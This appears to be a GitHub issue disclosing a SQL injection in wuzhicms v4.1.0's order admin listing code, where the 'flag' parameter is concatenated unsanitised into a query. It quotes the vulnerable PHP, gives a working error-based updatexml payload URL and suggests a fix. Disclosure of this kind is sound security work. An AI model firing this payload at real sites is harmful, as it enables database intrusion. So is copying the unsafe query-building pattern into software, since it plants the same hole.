New issue

Jump to bottom

wuzhicms v4.1.0 /coreframe/app/order/admin/index.php sql injection vulnerability #175

Open liao10086 opened this issue on Mar 27, 2019 · 1 comment


liao10086 commented on Mar 27, 2019

hi:
I found a sql injection vulnerability in /coreframe/app/order/admin/index.php

```
public function listing() {
    load_class('form');
    $fieldtypes = array('订单ID','标题','下单会员','物流单号');
    $flag = $GLOBALS['flag'];
    $status = array();
    $status[1] = '待发货';
    $status[2] = '已发货';
    $status[3] = '订单完成';

    $status_arr = $this->status_arr;
    $page = isset($GLOBALS['page']) ? intval($GLOBALS['page']) : 1;
    $page = max($page,1);
    $keyValue = strip_tags($GLOBALS['keyValue']);
    $fieldtype = intval($GLOBALS['fieldtype']);
    $where = '1';
    if($keyValue) {
        switch($fieldtype) {
            case 0:
                $where .= " AND `order_no`='$keyValue'";
                break;
            case 1:
                $where .= " AND `remark` LIKE '%$keyValue%'";
                break;
            case 2:
                $r = $this->db->get_one('member', array('username' => $keyValue));
                $uid = $r['uid'];
                $where .= " AND `uid`='$uid'";
                break;
            case 3:
                $where .= " AND `snid`='$keyValue'";
                break;
        }
    }
    if($flag!='' && $flag==0 || $flag) $where .=" AND `status`='$flag'";
    $starttime = '';
    $endtime = '';
    if($GLOBALS['starttime']) {
        $starttime = strtotime($GLOBALS['starttime']);
        $where .= " AND `addtime`>'$starttime'";
    }
    if($GLOBALS['endtime']) {
        $endtime = strtotime($GLOBALS['endtime']);
        $where .= " AND `addtime`<'$endtime'";
    }
    $result_arr = $this->db->get_list('order_point', $where, '*', 0, 20,$page,'orderid DESC');
    $pages = $this->db->pages;
```

the parameter 'flag' didn't filtering of harmful input,so I can injection sql.
payload like this:
http://127.0.0.1/index.php?m=order&f=index&v=listing&_su=wuzhicms&flag= xxxx' or updatexml(1,concat(0x7e,(version())),0) or '
Result:



suggest:
$flag = sql_replace($GLOBALS['flag']);
Release Info:
v4.1.0
author by: xijun.liao@dbappsecurity.com.cn

1

Cristian-Bejan commented on Aug 24, 2021

@liao10086 Does the attacker require admin privileges in order to exploit the SQL injection?

tcyba mentioned this issue on Sep 6, 2021

There are 3 SQL injections in Wuzhicms v4.1.0 background #198

Open

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants